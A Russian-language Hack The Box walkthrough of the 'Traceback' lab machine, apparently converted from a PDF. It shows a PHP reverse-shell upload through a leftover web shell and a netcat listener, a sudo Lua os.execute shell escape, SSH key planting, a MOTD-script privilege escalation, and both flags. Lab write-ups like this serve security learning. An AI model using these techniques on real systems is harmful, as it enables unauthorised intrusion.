
Traceback 10.10.10.181



Recon

Воспользуемся утилитой nmap.

nmap 10.10.10.181

```
Starting Nmap 7.80 (https://nmap.org ) at 2020-04-08 06:48 EDT
Not shown: 998 closed ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
```

Доступные порты - 22 (SSH) и 80 (HTTP)

Запустим gobuster для того, чтобы найти дополнительные пути веб-сайта

gobuster dir -u http://10.10.10.181/ -w /usr/share/wordlists/dirb/big.txt -e
php,html,txt,bak,jpg,json -r -f

```
[+] Url:
               http://10.10.10.181/
[+] Threads:
               /usr/share/wordlists/dirb/big.txt
[+] Wordlist:
[+] Status codes:
               200, 204, 301, 302, 307, 401, 403
               gobuster/3.0.1
[+] User Agent:
[+] Add Slash:
               true
[+] Follow Redir:
               true
[+] Expanded:
               true
[+] Timeout:
               105
______
2020/04/08 06:58:36 Starting gobuster
_____
http://10.10.10.181/.htaccess/ (Status: 403)
http://10.10.10.181/.htpasswd/ (Status: 403)
http://10.10.10.181/icons/ (Status: 403)
http://10.10.10.181/server-status/ (Status: 403)
______
2020/04/08 07:03:07 Finished
```

Однако он не находит ничего интересеного

User owner

Погуглив имя создателя машины - Xh4H натыкаемся на его твиттер и интересный гит, который он твитнул. Попробуем взять все названия файлов на гите и создать словарик.

Я создал файл dir.txt для перебора с помощью gobuster.

Заходим на http://10.10.10.181/smevk.php с помощью кредсов admin:admin и ВИДИМ ЧТО ls ... bash ... Upload

Ищем эксплойт для него link Настройки для шела link

Пробуем подгрузить php-reverse-shell на сервер

Перед этим обязательно поменяв \$ip и \$port на свой.

Запустим nc -lnvp 5555 и откроем страницу http://10.10.10.181/my-shell2.php

Перейдем в директорию /home, чтобы посмотреть пользователей системы.

```
$ pwd
/
$ cd /home/
$ ls
sysadmin
webadmin
$
```

Вход в sysadmin нам недоступен, поэтому переходим в webadmin.

```
$ ls
hack.lua
ninja.lua
note.txt
privesc.lua
$
```

Заодно проверим bash history коммандой cat .bash_history

```
$ cat .bash_history
ls -la
sudo -l
nano privesc.lua
sudo -u sysadmin /home/sysadmin/luvit privesc.lua
rm privesc.lua
logout
```

sudo -u sysadmin/home/sysadmin/luvit privesc.lua

cat note.txt

```
- sysadmin -
I have left a tool to practice Lua.
I'm sure you know where to find it.
Contact me if you have any question.
```

В котором была подсказка про Lua

Exploit lua

Переходим на gtfobins, чтобы узнать есть ли уязвимость для луа позваляющая получить шелл - link.

```
Shell Non-interactive reverse shell Non-interactive bind shell File upload File download File write Sudo

Limited SUID
```

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
lua -e 'os.execute("/bin/sh")'
```

Используем это на машине:

```
echo 'os.execute("/bin/sh")' > hack.lua
sudo -u sysadmin /home/sysadmin/luvit hack.lua
```

Теперь мы как пользователь sysadmin заходим в папку и забираем user.txt

```
$ sh: turning off NDELAY mode
ls
lua
note.txt
$ rm -r lua
 echo 'os.execute("/bin/sh")' > lua
 rm -r lua
 echo 'os.execute("/bin/sh")' > hack.lua
$ sudo -u sysadmin /home/sysadmin/luvit hack.lua
sh: turning off NDELAY mode
hack.lua
note.txt
whoami
sysadmin
ды
/bin/sh: 3: ды: not found
ls
hack.lua
note.txt
privesc.lua
cd ../sysadmin
ls
luvit
user.txt
cat user.txt
850f6b30d2af00761b30dc2e1a2c3c31
```


User flag - 850f6b30d2af00761b30dc2e1a2c3c31

Owner Root

Для того чтобы получить рут, я решил создать ssh ключ, с помощью которого я буду заходить на машину.

Создаем ssh ключи на своей машине командой ssh-keygen и выполняем следующие действия:

• Передаем публичный ключ через сайт, изменив путь /home/webadmin/.ssh.



- Выдаем права chmod +x id_rsa иначе будет ошибка
- Подключаемся командой ssh -i id_rsa webadmin@10.10.10.181
- заходим под sysadmin'a (см. User Owner)

Переходим в папку cd /etc/update-motd/d, в которой находиться файл 00-header. В нем написано описание задания echo "cat /root/root.txt" >> 00-header

```
00-header 10-help-text 50-motd-news 80-esm 91-release-upgrade
$ cat 00-header
#!/bin/sh
#
     00-header - create the header of the MOTD
#
     Copyright (C) 2009-2010 Canonical Ltd.
#
     Authors: Dustin Kirkland <kirkland@canonical.com>
#
#
#
     This program is free software; you can redistribute it and/or modify
     it under the terms of the GNU General Public License as published by
#
#
     the Free Software Foundation; either version 2 of the License, or
     (at your option) any later version.
#
#
#
     This program is distributed in the hope that it will be useful,
#
     but WITHOUT ANY WARRANTY; without even the implied warranty of
#
     MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
     GNU General Public License for more details.
#
#
#
     You should have received a copy of the GNU General Public License along
     with this program; if not, write to the Free Software Foundation, Inc.,
     51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
[ -r /etc/lsb-release ] & . /etc/lsb-release
echo "\nWelcome to Xh4H land \n"
cat /root/root.txt
```

Выполняем новое подключение к ssh в новом окне. Проверем если ли ключ, если нет используем команду echo заново и пытаемся получить флаг.

Root flag - 41cb895f97611e12cab7be87aac086cb